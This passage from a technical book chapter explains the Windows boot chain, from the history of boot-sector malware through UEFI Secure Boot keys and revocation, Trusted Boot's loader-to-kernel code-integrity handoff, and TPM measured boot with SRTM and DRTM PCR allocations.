That chain is the spine of this chapter, walked rung by rung, with each place it has been broken in the wild. For Windows boot-manager bugs, the recurring operational invariant is the gap between *patched* and *revoked*, not a break in the signature primitive.



Solid spine — each rung verifies the next. Dashed rail — the same code is measured in parallel, extended into the TPM's PCRs and attestable later even if the verifier was bypassed.

Figure 1.1: The end-to-end Windows boot chain. Each rung verifies the next while a parallel measurement is extended into the TPM's PCRs.

Secure Boot is easy to describe badly: "the firmware checks a signature." The full Windows chain is more demanding. Firmware may be protected by silicon-rooted mechanisms below it, depending on platform support and OEM provisioning; the firmware has to carry a database of allowed and forbidden signers; the database has to be updated without bricking machines; Windows has to continue the verifier

after the firmware hands off; and a parallel TPM measurement rail has to make the result attestable later. The rest of the chapter walks that full depth because the failures only make sense when the whole chain is visible.

Before there was a chain to walk, there was no chain at all.

Before Secure Boot: sector zero and the fiction of OS-level security

Ask what was actually verified during a 2011 PC boot, and the answer is: one byte pair. The `0x55AA` magic at the end of the 512-byte master boot record. That is a format check, not an authenticity check. The 16-bit BIOS power-on self test loaded sector zero of the boot device into memory at `0000:7C00` and jumped [11]. No signature. No measurement. Whatever was at sector zero, ran.

That architectural fact had been the structural lesson of computer-security history for a quarter century. Stoned, the boot sector virus anonymously attributed to a student in Wellington, New Zealand in 1987, demonstrated it without malicious intent: the virus was a prank that displayed "Your PC is now Stoned!" and propagated by writing itself to the boot sector of every disk a victim machine touched [12]. Brain (Pakistan, 1986) [13] and Michelangelo (1991) [14] were the same lesson at scale. The lesson was not that those particular authors were dangerous. It was that any code reaching sector zero ran with implicit privilege.

Bootkit. A class of malware that survives operating-system reinstallation and antivirus scanning by infecting code that runs *before* the operating system loads: traditionally the master boot record or the partition's volume boot record, more recently the EFI System Partition or the firmware itself. A bootkit's defining property is that the operating system it boots is one the bootkit itself chooses to load.

The modern bootkit family arrived in 2005 and ran undefended for the next seven years. Derek Soeder and Ryan Permeh of eEye published *BootRoot* at Black Hat USA 2005 [15], a proof of concept that hooked the BIOS interrupt 13h disk-read service before any operating system loaded and intercepted Windows kernel images on the way to memory. Vbootkit (Vipin and Nitin Kumar) followed in 2007, demonstrating the same primitive on Vista [16]. Mebroot (the malware family Sinowal/Torpig used) brought the technique into actual victim populations in the late-2007 era [17]. By 2011, TDL-3 and TDL-4 had pushed the lineage into the millions of infected hosts [8].

The category took its final structural step on 13 September 2011, when Marco Giuliani at Webroot's threat lab disclosed *Mebromi*, the first BIOS rootkit found in

the wild. Mebromi targeted Award BIOS firmware. It used the legitimate Phoenix CBROM.EXE utility (the Phoenix-Award firmware-image assembly tool, after Phoenix acquired Award in 1998) to splice malicious code into the firmware ROM image, then used the platform's BIOS flashing routine to write the modified ROM back to the chip. On every subsequent boot, the firmware itself reinstalled the rootkit's MBR before any operating system existed to scan for it [18].

> ▪ **NOTE** The Mebromi reuse of the legitimate CBROM.EXE firmware-assembly utility is the canonical illustration of the architectural problem. The defender's tools and the attacker's tools were the same tools. The firmware-update path had no signature, no measurement, and no policy gate; CBROM was just an executable that knew the Award ROM image format. The fix was not better antivirus. The fix was a hardware root that the OS itself could not rewrite.

The structural argument that Mebromi made unanswerable: there was no measurement endpoint and no signature verifier *anywhere below* the operating system. Every operating-system-level defense was rhetorical against this layer. Kernel-Mode Code Signing, the policy Windows Vista x64 had introduced in 2006 [19], was enforced by code that the bootkit could rewrite before the kernel started checking. Driver Signature Enforcement was a setting the operating system wrote into a memory location the operating system could not yet defend.

Trust must be rooted in something the operating system cannot rewrite. That means the chain has to start before the operating system exists. The next rung is firmware itself.

UEFI platform initialization: SEC, PEI, DXE, BDS, and where Secure Boot actually lives

If Secure Boot starts at the operating-system loader, which exact piece of firmware decides whether the operating-system loader is allowed to run, and what verifies *that* piece? The answer is a four-phase pipeline that almost no Windows engineer ever writes about. It is also where every modern firmware attack lands.

UEFI Platform Initialization (PI). The Unified Extensible Firmware Interface Platform Initialization specification defines the internal architecture firmware uses to bring a system up. It splits boot into four phases: Security (SEC), Pre-EFI Initialization (PEI), Driver Execution Environment (DXE), and Boot Device Selection (BDS). Standard Windows usage of "UEFI" almost always means the

externally-visible behavior exposed by BDS and the EFI runtime services, not the multi-phase internal pipeline the firmware uses to get there.

The four phases, per the TianoCore reference flow [20]:

- **SEC.** The Security phase begins at processor reset. On typical x86 PCs, the reset path enters early firmware in SPI flash, with platform-specific mechanisms such as Boot Guard or PSB authenticating it when they are enabled for enforcement. SEC's job in the PI model is to establish the root of trust in the firmware: before any flexible code path can be taken, the firmware has committed to an instruction stream the operating system cannot influence.
- **PEI.** Pre-EFI Initialization brings up DRAM, configures the memory controller, populates Hand-Off Blocks (HOBs) the later phases consume, and dispatches the small drivers needed to reach a state where general firmware code can run. SEC and PEI together are the part of firmware that fits in the few hundred kilobytes of cache-as-RAM the CPU offers before main memory is up.
- **DXE.** The Driver Execution Environment hosts most of what we think of as firmware: the disk drivers, the network stack, the human-interface drivers, the USB stack, and Secure Boot's image verifier. *This is where* `LoadImage()` *runs db/dbx checks against incoming PE/COFF binaries.* DXE phase code is several megabytes on a modern x86 platform.
- **BDS.** Boot Device Selection reads the `BootOrder` UEFI variable, picks a boot entry, hands the platform off to the operating system loader, and (in normal operation) never runs again until the next reboot.




Figure 1.2: UEFI Platform Initialization. SEC and PEI establish early firmware state, DXE hosts the Secure Boot verifier, and BDS picks the boot variable; where enabled and provisioned, Boot Guard / AMD PSB verifies firmware one rung below SEC.

There can be one enforced rung *below* SEC. Intel Boot Guard verifies the firmware via a CPU-microcode-loaded Authenticated Code Module signed by Intel [21] AMD Platform Secure Boot performs a similar role from the AMD Platform Security Processor (PSP), an ARM-based co-processor embedded on the SoC [22, 23].

When configured for enforcement, both run before SEC can begin; when absent, disabled, fused for measurement-only policy, or misprovisioned, they are not a universal Secure Boot invariant. Intel introduced Boot Guard on platforms based on the Haswell processor family (4th-generation Core, Lynx Point PCH) in 2013 [24, 21]; the OEM commits the verification key at provisioning, so Boot Guard support is a chipset-and-OEM property rather than a bare CPU-model property [24, 22]. AMD's PSB followed on EPYC server parts and was rolled out to Ryzen Pro platforms over the next several years; the PSP itself has been present on AMD client and server parts since around 2013 [23], but PSB is a distinct firmware-signing flow that uses it [22].

▪ **NOTE** The Windows Hardware Compatibility Program codified UEFI 2.3.1 as the firmware floor for Windows 10 security features [25]. Anything below 2.3.1 cannot host a Secure Boot configuration that Microsoft will certify. Where enforcement is used, the keys that anchor those verifications are burned into one-time-programmable fuses, so the OEM commits to a public key when the part ships and cannot rotate it later [24, 22]. ESET's 2018 LoJax disclosure recommended Boot Guard explicitly: "if possible, have a processor with a hardware root of trust as is the case with Intel processors supporting Intel Boot Guard (from the Haswell family of Intel processors onwards)" [24].

▪ **NOTE** Boot Guard's OTP fuses are the canonical example of why hardware-rooted verification cannot have a software-only escape hatch [24, 22]. If the OEM's signing key leaks, the fuses cannot be reprogrammed in the field; an attacker with the leaked key can produce firmware that the silicon will accept. This is the structural argument behind moving more root-of-trust firmware onto a Microsoft-serviced cadence: the long-term Pluton direction, not the way DXE Secure Boot works on deployed PCs today.

The conclusion is the part most engineers skip. By the time `bootmgfw.efi` is verified, several megabytes of DXE-phase code have already executed. Anything that compromises the DXE compromises Secure Boot from below: the verifier itself is now the attacker's code. That is the precondition that LogoFAIL exploits, and it is the reason "Secure Boot starts at the OS loader" is the wrong mental model.

NIST recognized the structural problem early. NIST Special Publication 800-147 *BIOS Protection Guidelines* (April 2011) [26] articulated the BIOS-update-signing baseline two years before Boot Guard shipped a hardware-rooted answer. SP 800-147 said only that firmware updates must be signed; it did not say *who* must verify the signing key. Boot Guard and PSB are platform-specific hardware-rooted

answers to that gap when enforcement is enabled, with the OEM holding the verification key in OTP fuses.

Now we have a place to put a verifier. The next question is *what* it verifies, and *who* signed the allowlist.

Secure Boot itself: PK, KEK, db, dbx, and the Microsoft monoculture

Secure Boot is four UEFI variables, one Authenticode hash per binary, and one centralized root of trust. The technical content of this section is not the hard part. The social and operational content (*who* holds which key, and *what happens when a signed binary becomes vulnerable*) is the rest of the chapter.

The four authenticated UEFI variables, defined in UEFI 2.3.1 (April 2011) and refined through the current 2.11 specification (December 16, 2024) [27]:

- **PK**: the Platform Key. The OEM holds the private half. Whoever holds PK can authorize updates to KEK, db, and dbx; on implementations that permit it, that authority can also clear PK and drop the platform into Setup Mode, disabling normal Secure Boot enforcement.
- **KEK**: the Key Exchange Key. Both the OEM and Microsoft hold KEKs. KEK is the trust anchor for db and dbx updates. A KEK-signed update can add or remove entries in db and dbx without touching PK.
- **db**: the signature database. This is the allowlist: hashes the firmware will accept, plus certificates whose signers it will accept. db typically contains a small handful of entries.
- **dbx**: the forbidden signatures database. The denylist: hashes and certs the firmware must refuse, even if they would otherwise pass db.

Authenticated UEFI Variables (PK, KEK, db, dbx). Four EFI variables defined by the UEFI specification that together form Secure Boot's trust hierarchy. Each variable is *authenticated*: any update must be signed by a key one rung up the hierarchy. PK signs updates to itself and KEK; KEK signs updates to db and dbx (a PK holder can replace KEK and thereby control db and dbx indirectly). Microsoft requires the Microsoft Corporation KEK CA to be present in KEK on every Windows-certified PC, so that Microsoft can push db and dbx updates without OEM cooperation per device.

The verification algorithm runs every time UEFI calls `LoadImage()` on a PE/COFF binary, in this order:

1. Hash the PE/COFF image. The Authenticode digest excludes the signature directory and the checksum field, so the hash is computed over the parts of the image that should not change between signing and loading [28].
2. If the hash matches a hash in dbx, reject.
3. Else if the signer's certificate chains to a certificate in dbx, reject.
4. Else if the hash matches an entry in db, accept. Else if the signer chains to a certificate in db, accept.
5. Else, reject.

Microsoft's WHCP requires firmware components to be signed with at least RSA-2048 and SHA-256 [27]. That floor is generous by 2026 standards but has held without serious controversy since the original UEFI 2.3.1 release.




Figure 1.3: The LoadImage() decision tree. The unconditional dbx (denylist) checks run first, so a hash in dbx cannot be rescued by also appearing in db.

The de facto roots for x86 PCs are *two* Microsoft-rooted certificate authorities, both pre-trusted in db on essentially every certified Windows-class system: the **Microsoft Windows Production PCA 2011**, which signs Microsoft's own Windows boot binaries (`bootmgfw.efi`, `bootmgr.efi`, `winload.efi`), and the **Microsoft Corporation UEFI CA 2011**, which signs third-party UEFI binaries: Linux's `shim`, option ROMs, and third-party firmware drivers [29, 27]. The rhboot/shim project documents the arrangement: certified PCs are "typically configured to trust 2 authorities for signing UEFI boot code, the Microsoft UEFI Certificate Authority (CA) and Windows CA" [29]. The fact that *both* are Microsoft-rooted is the reason Secure Boot, as deployed on default Windows-class x86 PCs, and "Microsoft is the gatekeeper of which operating systems may boot" are operationally close to the same thing. The UEFI Forum's specification did not require that monoculture. The economics did. The default Windows PC ecosystem converged on those two Microsoft-rooted authorities because they belong to the operating-system vendor whose installer media OEMs ship.

Microsoft 2011 CAs / Windows UEFI CA 2023. The X.509 certificate authorities Microsoft uses for Secure Boot. Two CAs from the 2011 family ship pre-installed in db on essentially every Windows-certified PC: the **Microsoft Windows Production PCA 2011** signs Microsoft's own Windows boot binaries, and expires on 19 October 2026; the **Microsoft Corporation UEFI CA 2011** signs third-party UEFI binaries (Linux's `shim`, option ROMs, third-party firmware drivers), and expires on 27 June 2026 [30]. The **Windows UEFI CA 2023** is the successor for the Windows boot-manager signing path; the third-party UEFI CA / shim path is adjacent, but not the same rollout. KB5025885 is specifically the Windows boot-manager revocation and CA-transition program responding to CVE-2023-24932, and it is still rolling out under phased enrollment via monthly Windows Updates as of 2026 [31].

> **The shim escape hatch.**
> Linux's path through Secure Boot runs through `shim.efi`, a small bootloader Matthew Garrett released on November 30, 2012: his last day at Red Hat. The trick is structural: Microsoft signs `shim` itself; `shim` is shipped on the install media of every major Linux distribution; once running, `shim` validates a distribution-signed `grubx64.efi` (or kernel) using a key the distribution embeds, *or* a Machine Owner Key (MOK) the user has enrolled at install time. Garrett credits the MOK design to engineers at SUSE [32]. The arrangement is the open-source community's pressure valve against the Microsoft monoculture: Linux still boots on Secure Boot hardware because Microsoft signs one bootloader that delegates trust to a community-managed key store. It also explains why Linux dual-boot installs can break when older shim builds or their signing paths are revoked.

The dbx variable carries the operational weight of the system. If a signed bootloader is found to be vulnerable, the only blocking remedy is to add its hash to dbx. dbx lives in NV-RAM; on commodity Windows PCs the storage budget is roughly 32 KB total [29].

> ▪ **NOTE** The 32 KB figure comes from the rhboot/shim project's SBAT documentation, which notes that the BootHole disclosure of July 2020 (a single GRUB vulnerability requiring revocation of three certificates and roughly 150 image hashes) consumed approximately 10 KB of dbx in one event. That is one third of the available capacity, used up by one CVE. Linux distributions and Windows share the same dbx region. A botched update can refuse to validate a bootloader that the platform actually needs, and there is no remote rollback for a brick-on-write to dbx. The attack-catalog section will show what happens when dbx revocation lags behind a CVE.

The Windows boot-manager CA-2023 transition is therefore not a routine certificate rotation. The original 2011 Windows boot-manager certificate (**Microsoft Windows Production PCA 2011**, the CA that signs `bootmgfw.efi`) expires on 19 October 2026; the adjacent third-party **Microsoft Corporation UEFI CA 2011** expires earlier, on 27 June 2026 [30]. Microsoft's industry-wide Windows UEFI CA 2023 rollout started May 2023 with KB5025885, the patch advisory that paired with CVE-2023-24932, and is on track to be, in Microsoft's own framing, one of the largest coordinated security maintenance efforts the Windows install base has ever seen [31]. The phasing, as published: enroll the new CA in db; sign new Windows boot managers with it; enroll new dbx entries to revoke older signed-but-vulnerable Windows boot-manager binaries; finally, revoke the relevant 2011 Windows boot-manager trust. The published cautionary text is unambiguous: once the irreversible mitigation step is enabled on a device, "it cannot be reverted if you continue to use Secure Boot on that device. Even reformatting of the disk will not remove the revocations if they have already been applied" [31].

Verification is a one-shot signature check at firmware boundaries. The chain still has to extend all the way to userland. Microsoft's name for what comes next is *Trusted Boot*. The attack catalog returns to the lifecycle problem this creates: *patched is not revoked*.

Trusted Boot: bootmgfw.efi, winload.efi, and the Windows-specific chain

Secure Boot can answer "is this `.efi` file in our allowlist?" It cannot answer "does each kernel-mode driver loaded after this `.efi` file satisfy Windows code-integrity policy?" That second question is what Trusted Boot exists to answer.

Trusted Boot. Microsoft's term for the post-firmware portion of the verified boot chain. UEFI Secure Boot validates `bootmgfw.efi`. `bootmgfw.efi` validates `winload.efi`. `winload.efi` validates `ntoskrnl.exe`, the Hardware Abstraction Layer, every boot-start driver, and the ELAM driver. `ntoskrnl.exe` validates every driver loaded thereafter against the active code-integrity policy. Trusted Boot is therefore the Microsoft policy enforcement chain layered *on top of* Secure Boot's firmware-side verifier; it is what extends the signature check past the operating-system loader into kernel mode.

The mechanics, after the firmware hands control to `bootmgfw.efi`: the boot manager reads the Boot Configuration Data store, locates `winload.efi` (or `winresume.efi` for resuming from hibernation), and enforces the boot-time integrity policy on every component it loads [10]. The verifier handoff, however, is more interesting than the Microsoft Learn paragraph suggests. It runs in three stages.

Stage A: `winload`'s in-image `bootlib` verifier. `winload.efi` does not call kernel-mode `ci.dll` to validate boot images. It carries its own boot-time code-integrity verifier inside the `bootlib` boot library shared with `bootmgr`. Reverse-engineering work on the Elysium bootkit research framework reconstructed the call chain inside `winload.efi`: `OslLoadDrivers` → `OslLoadImage` → `LdrpLoadImage` → `BlImgLoadPEImageEx` → `ImgpLoadPEImage`, with `ImgpValidateImageHash` performing the Authenticode digest check against the trusted boot policy embedded in `winload` itself [33]. Boot-start drivers, `ntoskrnl.exe`, the Hardware Abstraction Layer, and the ELAM driver all flow through this chain before kernel mode is alive to do anything about it.

Stage B: handoff via `LOADER_PARAMETER_EXTENSION`. When `winload.efi` is done validating, it has to hand the validated state across the loader-kernel boundary. The mechanism is `LOADER_PARAMETER_EXTENSION` (LPE), the under-documented structure that hangs off the `LOADER_PARAMETER_BLOCK` whose address the loader passes to the kernel.

> ▪ **NOTE** The LPE structure has been Microsoft-internal in every shipping Windows release; the public reference Geoff Chappell maintains is the canonical third-party reverse-engineering of its layout across Windows builds. New fields are added at the tail of the structure when shipping features need to communicate state across the loader/kernel boundary. The fact that Smart App

> Control's CI state needed two new LPE fields is a small but telling indicator of how much policy state Trusted Boot now carries. Geoff Chappell's reference describes the LPE as "part of the mechanism through which the kernel and HAL learn the initialization data that was gathered by the loader" [34]. The structure has grown across Windows builds; with Smart App Control on Windows 11 22H2, two new fields (`CodeIntegrityData` and `CodeIntegrityDataSize`) were added so that the loader-validated CI state, including the active SiPolicy and the pre-validated boot-start driver list, would survive the handoff intact [35].

Stage C: kernel-mode `ci.dll` continuation. Only after `ntoskrnl.exe` is itself running does the kernel-mode `ci.dll` come into play. It picks up the SiPolicy state from the LPE and continues the same code-integrity policy enforcement on every kernel-mode image loaded after the loader's window closes: principally via the `Se`-prefixed validation routines that the kernel's image-load notification routines call into. From that point, every subsequent driver load goes through the same code-integrity gate. The `bootlib` → LPE → kernel-mode `ci.dll` decomposition is the underlying mechanism Microsoft's high-level documentation collapses into a single sentence:

> The Windows bootloader verifies the digital signature of the Windows kernel before loading it. The Windows kernel, in turn, verifies every other component of the Windows startup process, including boot drivers, startup files, and your anti-malware product's early-launch anti-malware (ELAM) driver.: Microsoft Learn [10]

Trusted Boot is therefore the *Windows-specific* extension of the verifier into kernel mode. UEFI Secure Boot is platform-agnostic; it ships in db on every certified PC. Trusted Boot is the policy engine that reuses the firmware-side trust anchor and walks it forward into `ntoskrnl.exe`. The mechanism for *how* SiPolicy is parsed, how publisher rules are evaluated, and how the kernel's code-integrity state machine handles attempts to load binaries outside policy, lives in the Code Integrity chapter (Chapter 8) and is not redefined here [19].

There is a failure mode you can see coming. If the trusted boot manager itself is signed but vulnerable, the chain still validates, the policy still enforces, and the entire defense is bypassed. The signature is correct; the code path is what is wrong. The attack-catalog section will show what happens when an older `bootmgfw.efi` revision contains a memory-map manipulation flaw that lets attacker-controlled data flow before the SiPolicy enforcement engine is up. That is the BlackLotus failure. For now, hold the framing: Trusted Boot's guarantee is policy-constrained code integrity for the boot path, not that every validly signed binary is secure or Microsoft-authored.

Verification can stop loading bad code. It cannot prove that good code was loaded. For that we need a parallel rail.

Measured Boot: SRTM, the TPM event log, and PCR 0-7+11 in order

Verification stops bad code from running. *Measurement* makes sure you can prove, after the fact, what code did run. The two rails do not protect against the same thing. This is the chapter's mechanism-densest section, and the place a few key terms have to be exactly right.

Static Root of Trust for Measurement (SRTM). A boot-time chain of cryptographic measurements anchored in a Core Root of Trust for Measurement (CRTM): a code segment in the platform's flash that is implicitly trusted because it runs first and is immutable, and that performs the first measurement into the TPM before any flexible code runs. SRTM extends one PCR per component as the chain unfolds, producing a tamper-evident log of exactly which firmware, boot manager, and kernel the platform launched. The measurement does not stop bad code; it records what code ran so a verifier can decide later.

The TPM extend primitive is the cryptographic core. The TPM never overwrites a PCR. When the platform asks the TPM to extend PCR `N` with a measurement `m`, the TPM does:

$$\mathrm{PCR}[N] := H\left(\,\mathrm{PCR}[N] \,\|\, m\,\right)$$

where `H` is the bank's hash algorithm and `||` is byte concatenation [36]. The TPM 2.0 specification was finalized by the Trusted Computing Group on 9 April 2014 [37]. The mechanism guarantees that any later PCR value is a function of every prior measurement in the order it was extended. You cannot rewind, and you cannot reorder. TPM 2.0 PC-client systems expose multiple PCR banks in practice; the Bitpixie analysis uses the SHA-256 bank for the examples in this chapter [36, 38]. The full TPM `extend` mechanics are covered in the TPM chapter (Chapter 2); we do not redefine them here [39].

The PCR allocation, per the TCG PC Client Platform Firmware Profile, corroborated against the SySS Bitpixie writeup [36] and Microsoft Learn [9]:

PCR	Extended by	What it measures
0	CRTM, SEC, PEI	SRTM core firmware code (BIOS/UEFI)
1	PEI / DXE	Host platform configuration (CPU microcode, NVRAM settings)
2	DXE	UEFI driver and application code (option ROMs)
3	DXE	UEFI driver and application configuration / data

PCR	Extended by	What it measures
4	DXE / BDS	EFI boot applications / boot managers in the boot path; `bootmgfw.efi` lands here
5	BDS	Boot manager code config and data; GPT; boot attempts
6	DXE / OEM	Host platform manufacturer specific
7	DXE	State of Secure Boot: PK, KEK, db, dbx hashes; the `SecureBoot` variable; Secure Boot authority events for UEFI images
11	`bootmgfw.efi`	BitLocker access control: locked after VMK is obtained




Figure 1.4: The SRTM extend sequence. Each early-boot stage measures code and policy into the TPM's PCRs, with PCR[4] and PCR[7] accumulating across multiple extends.

PCR[7] deserves a section of its own. On modern Windows, *PCR[7] is the canonical seal target* for BitLocker. A protector sealed to PCR[7] unwraps cleanly across firmware updates, microcode revisions, and option-ROM changes, because PCR[7] reflects Secure Boot policy state: the keys in PK, KEK, db, dbx, the `SecureBoot`

variable, and Secure Boot authority events for UEFI images. PCR[0..4] are too volatile for sealing on a real fleet because every BIOS update changes them. PCR[7] changes only when Secure Boot policy itself changes [36, 40]. The full BitLocker key hierarchy is documented separately [41] here we are placing PCR[7] in the chain.

> ▸ **KEY IDEA** Verification stops bad code. Measurement records what code ran. Neither rail is sufficient alone. Modern Windows boot integrity needs both rails reaching the same place (the kernel and the Secure Kernel) before user-mode runtime defenses take over.

The TCG event log makes the measurement chain useful for more than sealing. Every `extend` is logged through the TCG2 EFI Protocol with the hash, the algorithm, and a description of what was measured. A verifier (BitLocker locally; an attestation service remotely) can replay the log to recover *which binary hashed to which PCR value*, and (if the replay does not match the live PCRs) detect tampering. Microsoft Learn describes exactly that path: "the PC's firmware logs the boot process, and Windows can send it to a trusted server that can objectively assess the PC's health" [9].

There is a second root of measurement that sidesteps the firmware-trust regress entirely. DRTM (Dynamic Root of Trust for Measurement) is late-launched after firmware boot, via Intel TXT's `GETSEC[SENTER]` instruction or AMD's `SKINIT`. It resets PCR[17..22] at locality 4 and re-anchors a measurement chain in a vendor-controlled allowlistable module that does not depend on the DXE phase having been clean [21, 40]. Microsoft documents the motivation in plain language:

> There are thousands of PC vendors that produce many models with different UEFI BIOS versions. This creates an incredibly large number of SRTM measurements upon bootup. [40]

The argument: SRTM measurements are platform-specific. An attestation service that wants to know whether a given device booted clean must hold an allowlist of SRTM measurements covering N OEMs *M models* K firmware revisions. The allowlist explodes; the blocklist is asymmetric in the attacker's favor. DRTM collapses the allowlist by defining one small, well-known late-launched measurement chain that the attestation service can recognize across every Secured-core PC.

Dynamic Root of Trust for Measurement (DRTM). A late-launched measurement chain that re-anchors trust *after* firmware boot, by using a CPU instruction

(GETSEC[SENTER] on Intel, SKINIT on AMD) to reset a designated set of PCRs and execute a small, vendor-controlled measured launch module. DRTM is Microsoft's answer to the SRTM allowlist explosion. It powers System Guard Secure Launch, which Windows 10 1809 introduced; on supported hardware, the late-launched module brings up the hypervisor and Secure Kernel from a trust anchor that the firmware cannot influence.

The DRTM PCR allocation is parallel to SRTM but lives in a separate range, PCR[17..22], reset only by the late-launch event. Per the TCG PC Client Platform Firmware Profile (corroborated against the Wikipedia Trusted Execution Technology mirror, since TCG returns HTTP 403 to non-browser fetches) and Microsoft's System Guard documentation [21, 40]:

PCR	Reset by	What it measures
17	GETSEC[SENTER] / SKINIT at locality 4	DRTM-event measurement and Launch Control Policy hash extended by the SINIT ACM (Intel TXT) or the Secure Loader block hash (SKINIT on AMD)
18	locality 4	Trusted-OS start-up code (the Measured Launch Environment itself)
19	locality 4	Trusted-OS measurement, e.g., OS configuration
20	locality 4	Trusted-OS measurement, e.g., OS kernel and other code
21	locality 4	Reserved for and defined by the Trusted OS
22	locality 4	Reserved for and defined by the Trusted OS

The reset semantics are the load-bearing detail. PCR[0..15] are append-only after platform reset; they cannot be cleared without rebooting the box. PCR[16] and PCR[23] are debug PCRs and resettable rather than ordinary boot-history registers. PCR[17..22] are different again: they can be reset *during runtime*, but only by an atomic late-launch event. That asymmetry is what makes DRTM's anchor verifiable [21, 36].

The mechanism that enforces it is *TPM locality*. Locality is a side-channel attribute on every TPM command identifying which entity issued the request. Locality 0 is general OS and application traffic. **Locality 4 is assertable only by the CPU itself**, during the atomic GETSEC[SENTER] (Intel TXT) or SKINIT (AMD) sequence. The TPM accepts a Reset of PCR[17..22] only when the request arrives tagged with locality 4. No software running outside the late-launch instruction can forge that tag. That is the structural reason DRTM's late-launch is verifiable rather than forgeable [21].

The asymmetry pays off for an attestation service. If a remote verifier reads PCR[17] and finds it still at its power-on value of all ones (`0xFF…FF`), DRTM did not happen on this boot. If it reads PCR[17] and finds it equal to the iterated extend $\mathrm{PCR}[17] := H\left(0 \,\|\, H(\mathrm{SINIT\_ACM\_hash} \,\|\, \mathrm{LCP\_hash})\right)$ (or, more accurately, the chain of extends the SINIT ACM logged), a CPU-vendor-signed SINIT Authenticated Code Module seeded the chain, and the value is recomputable by the verifier from the published, signed SINIT ACM and the platform's Launch Control Policy [21, 40]. The verifier's allowlist for DRTM measurements is bounded by the small set of CPU-vendor-signed measured-launch modules in circulation (SINIT ACMs on Intel TXT; the Secure Loader block measured directly by `SKINIT` on AMD): not by the cross-product of OEMs, models, and firmware revisions.

We now have two rails of trust ready to converge in the kernel. The next thing the kernel has to do is hand control to defenders that can keep the chain alive into runtime.

ELAM, the kernel, and the Secure Kernel bring-up: where the chain ends

Trusted Boot has enforced boot-time code-integrity policy along the path. Then what? The chain still has to outlive the boot.

